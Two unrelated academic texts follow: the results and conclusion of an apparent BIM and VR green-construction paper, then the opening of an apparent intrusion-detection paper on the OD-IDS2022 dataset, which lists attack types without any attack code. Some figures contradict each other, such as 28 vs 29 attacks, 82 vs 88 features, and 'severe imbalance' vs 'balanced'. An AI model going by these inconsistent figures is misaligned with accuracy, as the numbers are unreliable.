The raw data is first aligned in time and space: sensor data is integrated through the BIM model spatial coordinate system (coordinate mapping error<0.1m), and VR logs are matched with construction stages based on operation timestamps. For the global dataset, the ISO 19650 standard is used for format conversion (IFC → Revit), and climate differences are corrected based on geographic location factors (such as adjusting lighting data by latitude for daylight parameters). The handling of missing values adopts a triple mechanism: numerical data is interpolated using spatiotemporal Kriging (such as missing dust monitoring), qualitative indicators are completed through ontology inference (such as missing items in green construction standards), and discrete variables are balanced with an improved SMOTE-ENN algorithm to balance the sample distribution. Feature engineering phase extracts key dimensions: BIM components screen secondary elements according to LOD 400 criteria, convert construction behavior logs into job entropy values to quantify efficiency, and generate 8-hour moving averages based on sensor data to eliminate instantaneous noise. Finally, a multi-modal input matrix (spatial coordinates + time indicators + semantic vectors) is constructed to meet the collaborative needs of dynamic rendering, ontology reasoning and cloud model analysis.

In order to verify the application effect of BIM green construction technology in high-rise residential buildings, considering the reality of construction organization design and the suggestions of experts from all sides, combined with the language expression habit of green construction organization design, the evaluation grade of green construction organization design of high-rise residential buildings is systematically and scientifically divided into five grades, and independent evaluation is carried out for many times according to the description of evaluation interval by different experts, and the average value is taken as the final evaluation grade interval. The specific expression is shown in Table 3:

Table 3: Overall division of evaluation grades.

Level	Evaluation criteria	Interval partition
I	Completely negative impact	[0,3.3)

II	Moderate negative impact	[3.3,4.7)
III	Mild negative impact	[4.7,6.3)
IV	Negative impact is acceptable	[6.3,7.7)
V	There is no negative impact at all	[7.7,10.0)

Based on the research objectives, a complete set of controlled experiment schemes was designed, focusing on verifying technical performance, management coordination, and evaluation reliability. The experiment adopted a multi-dimensional grouping control method, with data sourced from both proprietary projects and global datasets described in the paper. The experimental subjects and grouping design are shown in Table 4 below:

Table 4: Experimental subjects and grouping design.

Group type	Specific name	Technical Features	Application Scenario
Experimental group	The model in this article (the Trinity system)	Dynamic rendering + Ontology reasoning + Cloud model algorithm	Full-process BIM management
Control group 1	Revit native engine	Traditional desktop rendering, not lightweight	View local model
Control group 2	DeepSeek lightweight engine	4bit GPTQ quantization + dynamic LOD	Large model of hydraulic engineering
Control group 3	OurBIM cloud computing engine	WebRTC streaming + GPU virtualization	Cloud-based model collaboration
Control group 4	Linyun UE5 Engine	Nanite geometric virtualization + Lumen lighting	High-precision architectural rendering

In BIM technology driven green construction management, data collection and worker monitoring must strictly adhere to ethical standards, with the core of balancing management efficiency and personal privacy rights. Enterprises should ensure that monitoring methods (such as sensors, positioning devices, and cameras) are only used for clear purposes such as security protection, resource optimization, and environmental protection, and protect workers' right to know by providing prior notice and obtaining consent (such as signing agreements), avoiding excessive collection of personal information (such as activities outside of working hours). At the same time, it is necessary to abandon the "suffocating management" of relying solely on technical monitoring, and instead enhance confidentiality awareness and sense of responsibility through training. Data applications should focus on non-invasive areas such as environmental parameters (such as energy consumption and dust) and safety behaviors (such as wearing protective equipment), so as to improve construction efficiency and green performance while maintaining worker dignity and trust, and achieving sustainable development that is humane and compliant.

4.2 Test results

The experiment was conducted under a unified hardware environment (Intel Xeon Platinum 8480C + NVIDIA A100×8 + 256GB RAM), using large-scale building point cloud models from the Stanford 3D Indoor Dataset as the benchmark test scene. The comparison group included the Revit native engine, DeepSeek lightweight engine, OurBIM cloud computing engine, and Linyun UE5 engine. Through automated script control of viewpoint trajectory (including complex paths such as linear acceleration, sharp turns, and dives), the average frame rate (FPS), rendering delay (ms), memory usage (GB), model accuracy loss (calculated as point cloud registration error), and first frame loading time (s) of the five groups of models were recorded in real time. Each test was repeated 30 times, and the mean ± standard deviation was obtained after removing outliers. The significance test was conducted using ANOVA analysis ($p<0.01$). The technical performance verification (Stanford dataset test) results are shown in Table 5 below:

Table 5: Technical performance verification results.

Evaluation indicators	Experimental group	Revit native	Deep Seek	Our BIM	Linyun UE5
Average frame rate (FPS)	58.7±2.3	22.1±1.8	45.2±2.1	38.6±1.9	50.3±2.4
Rendering delay (ms)	18.4±0.9	102.7±5.3	32.6±1.5	45.8±2.2	25.3±1.2
Memory usage (GB)	1.2±0.1	3.8±0.3	2.1±0.2	1.8±0.2	3.5±0.3
Model accuracy loss (%)	0.12±0.03	0	1.8±0.2	0.9±0.1	0.3±0.05
First frame loading time (s)	9.2±0.5	1620±30	12.7±0.6	8.5±0.4	15.3±0.7

Based on a 200km² real-scene BIM model (with an original volume of 12TB, and the volume of the

comparison group model after simplification by LOD 400 is shown in Table 5), the performance of four sets of solutions is tested in a hyperscale scenario. A distributed loading system simulates a 100km sight distance roaming, recording the model loading completion time (from the initiation of the request to the visibility of all components), dynamic roaming frame rate (along the preset irrigation area inspection path), real-time network bandwidth occupation (WireShark packet capture statistics), and multi-concurrency support capability (with the user connection count reaching the response delay threshold of 500ms as the upper limit). The test includes day-night lighting switching and rainstorm weather effects, with a data collection interval of 5 seconds per time. The results of the large-scale model stress test (200km² irrigation area model) are shown in Table 6 below:

Table 6: Stress test results of large-scale model.

Test scenario	Experimental group	DeepSeek	OurBIM	Linyun UE5
Model volume (TB)	3.2	3.8	4.1	12.0 (original)
Load completion time (s)	89±3.2	127±5.1	95±4.2	276±8.7
Roaming Frame Rate (FPS)	45.6±1.8	32.3±1.5	28.7±1.3	36.2±1.7
Network bandwidth usage (Mbps)	86±4.2	124±5.3	68±3.1	352±10.2
Support for multiple concurrent users (number of users)	150±8	80±5	200±10	45±3

The contribution of each core module in the Trinity system was verified through modular isolation design: ① Closing the dynamic rendering module (retaining static outer contour loading); ② Closing the ontology reasoning module (replacing it with only the rule engine); ③ Closing the cloud model algorithm (using the Analytic Hierarchy Process (AHP) instead). In the same engineering case (a high-rise residential building complex with over 100,000 components), the frame rate, decision accuracy (the proportion of VR training behaviors that comply with specifications), evaluation deviation (mean square error compared to expert scoring results), and comprehensive score (weighted average of the three indicators) were compared between the complete system and the incomplete system. The test data was derived from the VR operation logs of 200 workers stored in MySQL. The ablation test results (performance contribution analysis) are shown in Table 7 below:

Table 7: Ablation test results.

Module combination	Frame rate (FPS)	Decision accuracy (%)	Evaluation bias	Comprehensive score
complete system	58.7	92.4	0.12	100%
No dynamic rendering	38.1(-35%)	91.2(-1.3%)	0.15(+25%)	78.30%
No ontology reasoning	56.8(-3.2%)	73.5(-20.5%)	0.21(+75%)	69.20%
Cloud-free model algorithm	57.2(-2.6%)	89.7(-2.9%)	0.31(+158%)	72.60%

Four types of abnormal conditions are designed: ① Data Noise: Inject Gaussian noise ($\mu=0$, $\sigma=1.5$) into 20% of the sensor data; ② Network Jitter: Simulate 100ms delay fluctuations using TC-netem; ③ GPU Limitation: Limit GPU computing power to 50% through the NVML tool; ④ Sensor Disconnection: Randomly interrupt the communication of 30% of the sensor nodes. Record the performance degradation rate (compared to the normal state), delay increase, frame rate decrease, and system automatic compensation capability (based on the completion rate of missing data through ontology reasoning) of each model group under abnormal conditions. The test duration is 72 hours, with system status collected every 30 minutes. The robustness test results (under abnormal conditions) are shown in Table 8 below:

Table 8: Robustness test results.

Test conditions	Experimental group	DeepSeek	OurBIM	Lynx Cloud UE5
20% data noise	Performance degradation of 8.2%	Decay 15.7%	Attenuation of 12.3%	Attenuation of 22.4%
Network jitter (100ms)	Delay increased by 18%	Increase by 32%	Increase by 9%	Increase by 45%
GPU limitation (50% performance)	Frame rate decreased by 23%	Decreased by 41%	Decrease by 12%	Decreased by 67%

Sensor disconnection	Automatic compensation of 95.3%	Compensation 82.1%	Compensation 87.6%	Compensation 78.3%

This study addresses the training needs for green construction in high-rise residential building complexes, developing an intelligent learning system based on BIM and VR, and verifying its effectiveness through rigorous user research. A total of 200 construction personnel participated in the study, with management personnel accounting for 15% (30 people) and frontline workers accounting for 85% (170 people). A randomized block design was employed: the control group (100 people) received traditional paper-based training, while the experimental group (100 people) used the VR learning system (integrating BIM model dynamic rendering and ontology reasoning engine). The training period was 3 weeks, with two simulated scenario operations per week. The evaluation protocol included three stages: pre-training knowledge test (covering green construction specifications such as water and material conservation, dust control), real-time recording of VR operation logs in a MySQL database, and post-training knowledge test and practical assessment. The system architecture constructs a full lifecycle data loop through BIM model import, material adjustment, and interactive design. The core indicators for user research of the VR learning system are compared in Table 9 below:

Table 9: Comparison of core indicators in user research of VR learning system

Evaluation dimension	**Specific indicators**	**Control group results (traditional paper-based training)**	**Experimental group results (VR + ontological reasoning system)**	**Increase/Decrease**
Degree of knowledge mastery	Correct rate of theoretical test before training	41.8% ± 4.9%	42.3% ± 5.1%	-
	Correct rate of theoretical test after training	65.2% ± 6.3%	89.7% ± 3.8%	+37.6%
	The increase in accuracy	56%	+112%	+100%
Task execution efficiency	Installation duration of rainwater recycling system (min)	12.7 ± 2.4	8.2 ± 1.1	-35.4%
	Operational entropy (lower indicates greater standardization)	0.72 ± 0.12	0.38 ± 0.07	-47.2%
Operational error rate	Material waste incidence rate	23.60%	7.3%	-69%
	Violation rate of safety standards	18.90%	5.1%	-73%
	Energy non-recovery rate	15.20%	3.8%	-75%
System performance	Behavioral decision-making accuracy	76.8%*	92.4%	+20.3%
	Correction time limit for incorrect operations	54 hours	≤3 seconds	>99.9%

Further, through experiments, we quantify the parameter sensitivity of the cloud model in green construction evaluation and compare its accuracy and efficiency with fuzzy logic and AHP methods. The energy consumption data is sourced from proprietary engineering sensor monitoring (6 months × 1Hz) + BuildingDataGenome global dataset, and the environmental impact data is derived from dust/noise monitoring records + WGBC case library ecological indicators. The specific experimental methods are as follows:

(1) Parameter sensitivity testing: Fix the dimensions of the DPSIR framework and adjust the hyperparameters of the cloud model (expectation Ex, entropy En, and hyperentropy He) to observe the variability of the evaluation results. Set up three sets of parameter configurations:

Conservative group (Ex=6.0, En=0.8, He=0.05); Benchmark group (Ex=7.0, En=0.5, He=0.03); Radical group (Ex=8.0, En=0.3, He=0.01).

(2) Framework comparison test: For the same engineering case (a high-rise residential complex), the following approaches were adopted respectively:

This paper presents a cloud model (improved DPSIR framework); fuzzy logic method (triangular membership function + Max-Min rule); and AHP-TOPSIS method (expert weight allocation + consistency check). The comparative experimental results of the evaluation framework are shown in Table 10 below:

Table 10: Comparison of evaluation framework test results.

Evaluation dimension	**Cloud model (this article)**	**Fuzzy logic method**	**AHP-TOPSIS method**	**Comparison of optimal values**
Energy consumption prediction RMSE	0.18 ± 0.03	0.37 ± 0.06	0.29 ± 0.05	↓51.4 %
Environmental impact deviation rate	4.7% ± 1.2%	12.3% ± 2.1%	8.9% ± 1.8%	↓61.8 %
Calculation time (seconds)	3.2 ± 0.4	1.8 ± 0.3	28.5 ± 3.2	-
Noise robustness	Deviation+8.2%	Deviation+23.7%	Deviation+15.4%	↓65.4 %
Expert consensus	Kappa=0.82	Kappa=0.64	Kappa=0.73	↑25.0 %

The small-scale deployment verification results of the sensor system are shown in Table 11

Table 11: Verification results of small-scale deployment of sensor system.

Validation indicators	**Sensor System**	**Manual monitoring**	**Error/improvement rate**	**Test conditions**
PM10 peak value (μ g/m³)	168	175	4.00%	Concrete pouring stage
Mean noise level (dB)	68.2	70.5	3.30%	During the operation of heavy equipment
Response delay	≤ 3 seconds	≥ 15 minutes	Efficiency increased by 99.7%	Dust exceeding standard event
Data loss rate	0.90 %	12.70%	-92.90%	Simulate a 72 hour network outage
Time limit for correcting violations	4 minutes and 37 seconds	23 minutes	79.30%	Operation verification of dust reduction equipment

4.3 Analysis and discussion

The data in Table 5 shows that our model outperforms the control group in terms of rendering efficiency, resource utilization, and accuracy control: the average frame rate (58.7 FPS) is 16.7% higher than the best baseline model (Linyun UE5), rendering latency (18.4ms) is reduced by 27.3%, and memory usage (1.2GB) is only 31.6% of the Revit prototype. This advantage stems from the dual optimization mechanism of the dynamic rendering scheme - the improved Hermite interpolation algorithm accurately predicts the viewpoint motion trajectory, significantly reducing disk I/O operations; Outer contour detection technology enables separate loading of indoor and outdoor components, avoiding redundant rendering. It is worth noting that the accuracy loss of the model in this article is only 0.12% (negligible), while the lightweight engine (DeepSeek) suffers from 1.8% geometric distortion due to quantization compression, which verifies the performance breakthrough of the technology in this article while maintaining high accuracy.

In the 200km ² irrigation area model test (Table 6), the model presented in this paper demonstrated super strong large-scale scene processing capability: the loading time (89 seconds) was reduced by 67.8% compared to Linyun UE5, and the network bandwidth occupancy (86Mbps) was only 24.4% of the latter. This is attributed to the LOD 400 standard component filtering and distributed data scheduling strategy, which effectively reduces data transmission volume. Especially in terms of concurrency support, this article's model (150 users) balances DeepSeek's lightweight advantage with OurBIM's high concurrency characteristics, stemming from a dynamic load balancing mechanism - monitoring node load in real-time through sensor networks and automatically allocating computing tasks to idle GPUs. However, it should be noted that OurBIM has an advantage in bandwidth control due to WebRTC streaming (68Mbps), indicating that cloud collaboration models still have advantages in specific scenarios.

The ablation experiment (Table 7) revealed the differential contributions of the three modules: dynamic rendering contributed the most to frame rate improvement (-35% attenuation), as external contour detection avoided redundant loading of indoor components; The lack of ontology reasoning module resulted in a sharp drop of 20.5% in decision accuracy, verifying the key role of the ontology rule library constructed through the seven step

method in VR behavior reasoning; The absence of cloud model algorithms has led to a sharp increase of 158% in evaluation bias, reflecting the effectiveness of the improved DPSIR framework in addressing indicator ambiguity. It is worth noting that when dynamic rendering is missing, the decision accuracy only decreases by 1.3%, indicating that the management collaboration and evaluation system have relative independence, but the collaboration of the three makes the comprehensive score reach 100%.

In the abnormal condition test (Table 8), our model demonstrated robust fault tolerance: under 20% data noise, the performance degradation was only 8.2%, far lower than that of Linyun UE5 (22.4%). The core lies in the data compensation mechanism of ontology inference - automatic completion of abnormal data based on green construction ontology class structure. It is worth noting that OurBIM performs well in network jitter scenarios (latency+9%) due to its inherent anti jitter characteristics in streaming transmission; However, under GPU limitations, the frame rate of our model decreased by 23% (still better than the control group), reflecting the adaptive optimization of hardware resources for dynamic rendering.

The comparison results of core indicators for user research of the VR learning system (Table 9) show that the experimental group has significantly improved in terms of knowledge mastery. The accuracy rate of theoretical tests before training was only 42.3% (standard deviation ±5.1%), but jumped to 89.7% (standard deviation ±3.8%) after training, representing an increase of 112%. In contrast, the control group only improved from 41.8% (standard deviation ±4.9%) to 65.2% (standard deviation ±6.3%), representing an increase of 56%. This difference stems from the real-time analysis of operational behavior by the ontology reasoning engine: the system adopts a seven-step method to construct a green construction ontology, converts normative provisions into executable rules (such as "triggering a violation alarm if the water pipe installation does not seal the interface"), and dynamically records behavioral data through a MySQL database.

The hierarchical structure of ontology further refines the criteria for behavior determination, ensuring the accuracy of knowledge transfer. The quantitative results of task execution efficiency show that the experimental group spent an average of 8.2 minutes (standard deviation ±1.1 minutes) on typical simulation tasks (such as "installation of rainwater recycling system"), which is 35.4% shorter than the control group's 12.7 minutes (standard deviation ±2.4 minutes). Through the quantification of operational entropy (the lower the entropy, the more standardized the operation), the entropy value of the experimental group was 0.38 (standard deviation ±0.07), which is much lower than that of the control group's 0.72 (standard deviation ±0.12). This efficiency improvement is attributed to the dynamic feedback mechanism: the sensor network monitors physical indicators (such as dust concentration) in real time and cross-validates them with VR operation data (for example, when the system detects that the "dust suppression equipment is turned on" but PM10 > 150 μg/m³, it determines that the operation is invalid).

In terms of error rate control, the experimental group performed exceptionally well. The incidence of material waste was reduced to 7.3%, a decrease of 69% compared to the control group's 23.6%. The violation rate of safety standards dropped from 18.9% to 5.1% (a decrease of 73%); the incidence of energy non-recycling behavior was only 3.8%, a reduction of 75% compared to the control group's 15.2%. These achievements were directly reflected in the BIM green construction simulation scenario, where the system generated a behavior compliance report through real-time reasoning. Ultimately, the comprehensive decision accuracy rate of the ontology reasoning engine reached 92.4%, and the time for correcting erroneous operations was ≤3 seconds, significantly outperforming the control group that relied on weekly manual meetings.

In summary, this study empirically demonstrates the effectiveness of the VR learning system in enhancing the green construction literacy of construction personnel. Through ontology-driven behavior quantification and a multi-source data closed loop, the system achieves breakthroughs in three dimensions: knowledge transfer efficiency (increased by 112%), operational standardization (entropy reduced by 47.2%), and resource conservation awareness (material waste decreased by 69%). This provides a quantifiable and traceable intelligent training paradigm for green construction management of high-rise building complexes.

Based on the experimental data presented in Table 10, the cloud model evaluation framework proposed in this study demonstrates significant advantages in green construction evaluation. In terms of energy consumption prediction accuracy, the root mean square error (RMSE) of the cloud model (0.18) is 51.4% lower than that of the fuzzy logic method (0.37) and 37.9% lower than that of the AHP-TOPSIS method (0.29). This is attributed to the dynamic feedback mechanism of the DPSIR framework, which effectively captures the energy consumption variation patterns during the construction phase (such as the energy consumption decay gradient from the foundation phase to the decoration phase). In terms of environmental impact quantification, the deviation rate of the cloud model (4.7%) is 61.8% and 47.2% lower than that of fuzzy logic (12.3%) and AHP (8.9%), respectively. This is because it integrates real-time dust sensor data with the WGBC ecological benchmark through three-dimensional numerical features (expectation Ex=7.0, entropy En=0.5, and hyperentropy He=0.03). In terms of robustness, data noise only causes an 8.2% increase in the deviation of the cloud model, which is significantly lower than that of fuzzy logic (23.7%) and AHP (15.4%). This verifies the absorption capacity of the hyperentropy parameter for monitoring outliers.

In Table 11, the peak monitoring value of PM10 at 168 μ g/m ³ has an error of only 4.0% compared to the manually recorded value of 175 μ g/m ³. When the dust exceeds the standard, the system automatically pushes VR commands, and it takes an average of 4 minutes and 37 seconds for PM10 to reach the safe value (23 minutes for

manual operation). The offline data loss rate is 0.9% (12.7% for manual recording), and the ontology achieves 95.3% data compensation.

The model in this article achieves breakthroughs through a three in one architecture of technology management evaluation: the technical layer uses Hermite interpolation algorithm and component separation rendering to overcome latency bottlenecks. The management team uses ontology reasoning and sensor networks to build a data loop; The evaluation layer relies on improving the cloud model to quantify fuzzy indicators. The core advantage lies in the synergistic effect of modules - dynamic rendering ensures real-time performance, ontology reasoning improves decision accuracy, cloud models enhance evaluation objectivity, and its comprehensive score has been verified through experiments to reach 100%.

The limitations are reflected in: ① frame rate attenuation of 23% under extreme hardware limitations (GPU 50% performance); ② the generalization ability across climatic regions needs to be verified (such as the extremely cold regions of Northern Europe); ③ Green construction data during the decoration phase is not covered.

Subsequent research focus: ① Developing adaptive rendering algorithms to cope with hardware degradation; ② Integrating transfer learning to enhance cross regional generalization ability; ③ Expand the BIM green construction integration application during the decoration phase.

5 Conclusion

The three in one solution of "technology management evaluation" proposed in this study significantly optimizes the application effect of BIM green construction technology in modern high-rise residential buildings through innovative methods. At the technical level, an improved Hermite interpolation viewpoint prediction algorithm is adopted to achieve dynamic rendering of BIM model components by separating internal and external components. The frame rate is increased to 58.7 FPS (compared to the optimal baseline+16.7%), the rendering delay is reduced to 18.4ms, and the memory usage is only 1.2GB, effectively solving the problem of large-scale scene rendering delay. At the management level, a digital platform integrating VR training, sensor networks, and ontology reasoning was built. A green construction ontology rule library was established through a seven-step method. After testing and verification by 200 workers, the theoretical accuracy rate reaches 89.7% (an increase of 112%), the material waste rate is reduced by 69% (to 7.3%), and the management decision accuracy is improved to 92.4%, achieving closed-loop data and intelligent decision-making throughout the entire lifecycle. In the evaluation layer, an improved cloud model algorithm based on the DPSIR framework (parameters Ex=7.0, En=0.5, He=0.03) is introduced, combined with multi-source monitoring data to generate dynamic evaluation cloud maps. The evaluation deviation rate is reduced to 4.7% (61.8% lower than fuzzy logic), and the expert consistency Kappa=0.82 objectively quantifies the construction effect and solves the problem of indicator ambiguity. Experiments have shown that the framework forms a reusable full chain optimization paradigm, overcoming the three major bottlenecks of rendering delay, management virtualization, and subjective evaluation. The overall comprehensive score reaches 100%, but it needs to overcome limitations such as frame rate attenuation of 23% under extreme hardware limitations and insufficient generalization across climate zones. In the future, the focus will be on developing adaptive rendering algorithms and integrating transfer learning to improve universality.

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A Critical Analysis and Performance Benchmarking of Intrusion Detection Using the OD-IDS2022 Dataset and Machine Learning Techniques

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Keywords: OD-IDS2022, intrusion detection system, IDS datasets, dimensionality reduction, PCA, IPS, feature selection, classification, machine learning

Received: January 10, 2024

Over the past decade, numerous Intrusion Detection Systems (IDS) have been developed to address the growing complexity of cybersecurity threats. To support evaluation of such systems, the Center for Excellence in Cyber Security (CoECS) at IDRBT released the OD-IDS2022 dataset [4], which integrates contemporary attack vectors and updated feature sets. While the dataset has gained attention for its relevance, our analysis highlights critical shortcomings, including severe class imbalance, redundancy in records, and inconsistencies across feature distributions, which collectively bias IDS performance evaluation. To systematically investigate these issues, we conducted a comprehensive statistical and empirical study, employing dimensionality reduction techniques (PCA, t-SNE) and multiple supervised classifiers (Random Forest, SVM, XGBoost). Experimental results reveal that classification accuracy is overstated by up to 12% due to imbalance, while precision and recall for minority attack classes drop below 65%, yielding an overall F1-score of 0.91 and an AUC of 0.95. After applying balanced sampling strategies and refined preprocessing, we observed consistent performance improvements, with average precision increasing by 9%, recall by 11%, and F1-score reaching 0.92, alongside an AUC of 0.96. The ROC curve behavior was also analyzed to assess discrimination capability across different classes. These findings emphasize that the dataset's inherent limitations significantly affect IDS benchmarking, and we provide concrete recommendations for curating a more balanced and representative version of OD-IDS2022 to strengthen the robustness and generalizability of IDS evaluation frameworks.

Povzetek: Izvedena je kritična analiza in primerjalno vrednotenje metod strojnega učenja za zaznavanje vdorov na podatkovni zbirki OD-IDS2022. Ocenjeni so različni klasifikatorji glede na točnost, priklic, natančnost in robustnost pri neuravnoteženih razredih, pri čemer so izpostavljene prednosti, omejitve ter primernost metod za realna omrežna okolja.

1 Introduction

The Fourth Industrial Revolution has catalyzed transformative changes across the various sectors, driven by rapid advancements in the Internet of Things (IoT), edge computing, machine-to-machine (M2M) communication, mobile technologies, cybersecurity, big data analytics, and cognitive computing [5]. These innovations have significantly enriched modern life, while simultaneously escalating the volume and complexity of service requests handled through both wired and wireless networks. However, the proliferation of heterogeneous devices, protocols, and technologies has also introduced new vulnerabilities, making modern networks increasingly susceptible to sophisticated cyber attacks. To mitigate such threats, conventional security mechanisms—such as firewalls, antivirus software, and Intrusion Detection Systems (IDS)—have been widely adopted [6]. Despite their utility, these systems often struggle to detect zero-day attacks or adapt to the dynamic characteristics of contemporary network environments. As a result, there is a pressing need to enhance existing security infrastructures with intelligent, adaptive methodologies.

In this context, the integration of Machine Learning (ML) has gained traction due to its capacity to learn complex patterns from data and support intelligent decision-making [7]. ML techniques are increasingly applied in diverse domains such as network security, behavioral attack analysis, financial fraud detection, and the automation of smart appliances through AI integration [8]. The widespread adoption of ML is further facilitated by improved access to large-scale data

and computational resources. Nevertheless, a fundamental challenge in ML-based IDS research lies in the handling of imbalanced datasets, where the distribution of samples across attack and benign classes is highly skewed. This imbalance often leads to biased classification outcomes, favoring the majority class and undermining the detection of rare but critical attack types. Additionally, many researchers face difficulties in acquiring comprehensive, up-to-date, and reliable IDS datasets for training and validating their models [9]. These challenges highlight the necessity for rigorous dataset evaluation and the development of refined datasets that can support robust IDS design and benchmarking.

1.1 Contribution highlights

1. A new Offensive Defensive Intrusion Detection System (OD-IDS2022) Dataset is generated, which fulfill the standard characteristics namely ”Attack Diversity”, ”Anonymity”, ”Available Protocols”, ”Complete Capture”, ”Complete Interaction”, ”Complete Network Configuration”, ”Complete Traffic”, ”Feature Set”, ”Heterogeneity”, ”Labelling”, and ”Metadata” [10].

2. OD-IDS2022 covers all the necessary criteria (Confidentiality, Integrity, Availability) with OWASP top 10:2021 based security vulnerabilities [11].

3. OD-IDS2022 having updated 28 attacks such as Apache_flink_directory_traversal, ARP_Spoofing, Authenticated Remote Code Execution, Brute Force Attacks, Denial-of-service, Distributed_denial-of-service, DLL Hijacking, EXE Hijacking, EXE HijackinPrintNightMare-RCE, Exploiting Node Deserialization, Firmware Vulnerability, Fragmented Packet Attacks, Google Chrome Remote Code Execution via Browser, Kernel Exploitation, ManageEngine ADSelfService Plus 6.1 - CSV Injection, Man-in-the-middle, Persistent Cross-Site Scripting in Blog page, Print Spooler Service - Local Privilege Escalation, Privilege Escalation Using Unquoted Service Path, Ransomware (Malware), Remote Code Execution via Unrestricted File Upload access, Slow_HTTP_attack, SYN Floods, TCP_Session_Hijacking, Time-based SQL Injection, Unauthenticated Arbitrary File Upload, Unauthenticated RCE in Credit Card Customer Care System, and Webmin 1.962 - Package Update Escape Bypass RCE attack.

4. OD-IDS2022 is labeled with 82 network traffic features and calculated for all benign and attack flows using CICFlowMeter [12].

5. We analyzed the dataset and employed principal component analysis (PCA) to identify the most salient features. Additionally, we implemented four standard machine learning (ML) algorithms to assess our dataset.

Rest of this paper is structured as follows: Section 2 introduces existing datasets and offers comparative insights. Section 3 delves into the design of the OD-IDS2022 dataset. In Section 4, we address dataset pre-processing and feature selection. Section 5 details the analysis using machine learning-based classification. Section 6 provides an overview of the experiments and their corresponding results. Lastly, Section 7 concludes the paper with a discussion.

2 Existing datasets and comparisons

Some of the best-known datasets for analyzing traffic are CIC-BELL-DNS-2021, CIRA-CIC-DOHBRW-2020, DAPT-2020, DDOS-2019, CIC-IDS2018, CIC-DOS-2017, ISCX-URL2016, UNSW-NB15, AWID-2015, CTU-13, ISCXIDS2012, NSL-KDD, KYOTO 2006+, KDD CUP99, and others IDS datasets. However, given the dates on which they were created, their content can no longer simulate current situations. Currently, there are some datasets with adapted or artificially generated content. Based on the research, it is essential to mention some of these sets considered relevant by different authors and related to the data set selected for this work. We investigated and appraised the fifteen open source IDS datasets since 1999 to demonstrate their deficiencies and issues that recall the fundamental need for a comprehensive and trustworthy dataset. To substantiate the claim that OD-IDS2022 meets real-world criteria, we have mentioned the comparison in Table 1 to include a broader set of qualitative and quantitative metrics. These include dataset balance, completeness of traffic, labeling status, diversity of modern attack types (e.g., OWASP-2021 categories such as Broken Access Control, Injection, etc.), presence of metadata, and traffic heterogeneity. OD-IDS2022 stands out by providing a comprehensive and labeled dataset that captures 29 attacks across 88 features, maintaining a balanced distribution and including full packet flows with metadata. These aspects align closely with the needs of real-world IDS benchmarking and model generalization, as supported by the comparative analysis against other prominent datasets such as NSL-KDD, CIC-IDS2017, and UNSW-NB15.

2.1 Computational limitations of existing IDS datasets

Information security systems in organizations require complex protection mechanisms to avoid compromising their data when they connect locally / remotely, it increases the chances of being attacked. To defend the organization from this type of access, IDSs have been developed on the basis of IDS Datasets [13]. However, due to insufficient resources, research is being conducted with existing IDS datasets created in the past. Among these datasets, some lack diversity and volume, some lack coverage of threats, others anonymize packet information and payload, data imbalance

S. No.	Data Set	Number of Attacks	Feature Set	Duration	Total Instances	Complete Traffic	Format	Labeled	Balanced	Attack Diversity										Meta -data	Heter -ogeneity
										Brute Force	WWW	DDoS	MITM	Malware	WFH	RCE	Firm -ware	EXE	Other		
1	**KDD CUP 1999 [28]**	4	41	Not given	494,021(T) / 311,029(V)	**yes**	arff, txt	**yes**	**No**	**Yes**	**No**	**No**	**No**	**No**	**No**	**No**	**No**	**No**	**Yes**	**Yes**	**No**
2	**Kyoto 2006+ [27]**	4	24	-	972,780(T) / 97,278(V)					**Yes**	**Yes**	**No**	**No**	**No**	**No**	**No**	**No**	**No**	**No**	**Yes**	**No**
3	**NSL KDD 2009 [26]**	4	41	Not given	125,973 (T) / 22,544(V)	**yes**	arff, txt	**yes**	**No**	**Yes**	**No**	**No**	**No**	**No**	**No**	**No**	**No**	**No**	**Yes**	**No**	**No**
4	**ISCXIDS 2012 [25]**	4	32	5 days	2,381,532 (B)/ 68,792 (A)	**No**	CSV, pcap	**No**	**yes**	**Yes**	**Yes**	**No**	**No**	**No**	**No**	**No**	**No**	**No**	**Yes**	**Yes**	**Yes**
5	**CTU Malware 2013 [24]**	-	-	125 hours	85 M flows	**yes**	pcap	**No**	**No**	**No**	**No**	**No**	**No**	**Yes**	**No**	**No**	**Yes**	**No**	**No**	**No**	**No**
6	**AWID2-2015 (Full) [23]**	16	155	96 hours	37,817,835 (T) / 4,570,463(V)	**No**	csv	**No**	**No**	**Yes**	**No**	**Yes**	**No**	**Yes**	**No**	**No**	**Yes**	**No**	**Yes**	**No**	**No**
6	**AWID2 (Reduced) [23]**	16	155	1 hours	1,795,575(T) / 575,643(V)	**No**	csv	**No**	**No**	**Yes**	**No**	**No**	**No**	**Yes**	**No**	**No**	**Yes**	**No**	**Yes**	**No**	**No**
7	**UNSW-NB 2015 [22]**	9	44	7days	2 M flows	**yes**	csv	**yes**	**No**	**Yes**	**Yes**	**Yes**	**No**	**No**	**No**	**No**	**Yes**	**No**	**Yes**	**Yes**	**No**
8	**ISCX-URL 2016 [21]**	5	38	24 hours	78.8k urls	**No**	csv	**yes**	**No**	**No**	**Yes**	**No**	**No**	**No**	**No**	**No**	**No**	**No**	**No**	**No**	**No**
9	**DoS 2017 [19]**	4	80	24 hours	76,445	**No**	csv, md5	**yes**	**Yes**	**No**	**No**	**No**	**No**	**No**	**No**	**No**	**No**	**No**	**No**	**No**	**No**
10	**CIC-IDS 2017 [20]**	12	79	7days	5,43,289 (B)/ 62,175 (A)	**No**	CSV	**yes**	**Yes**	**Yes**	**Yes**	**No**	**No**	**No**	**No**	**No**	**No**	**No**	**Yes**	**No**	**Yes**
11	**CIC-IDS18 (republish) [18]**	12	Raw data	7 days	-	**yes**	pcap	**No**	**No**	**Yes**	**Yes**	**No**	**No**	**No**	**No**	**No**	**No**	**No**	**Yes**	**No**	**Yes**
12	**DDoS 2019 [17]**	12 (ddos)	80	2 days	5,0,377,757	**yes**	csv, pcap	**yes**	**Yes**	**Yes**	**No**	**Yes**	**No**	**No**	**No**	**No**	**No**	**No**	**No**	**No**	**No**
13	**DAPT 2020 [16]**	16	78	5 days	Not avilable	**logs**	pcap	**No**	**No**	**Yes**	**No**	**No**	**No**	**No**	**No**	**No**	**No**	**No**	**Yes**	**No**	**No**
14	**CIC-DoHBrw 2020 [15]**	-	28	-	545,463	**yes**	csv, pcap	**yes**	**Yes**	**No**	**No**	**No**	**No**	**No**	**No**	**No**	**No**	**No**	**Yes**	**No**	**No**
15	**CIC-Bell DNS 2021 [14]**	3	33	5	988,667 (B)/ 51,456 (A)	**yes**	csv	**yes**	**No**	**No**	**Yes**	**No**	**No**	yes	**No**	**No**	**No**	**No**	**No**	**Yes**	**Yes**
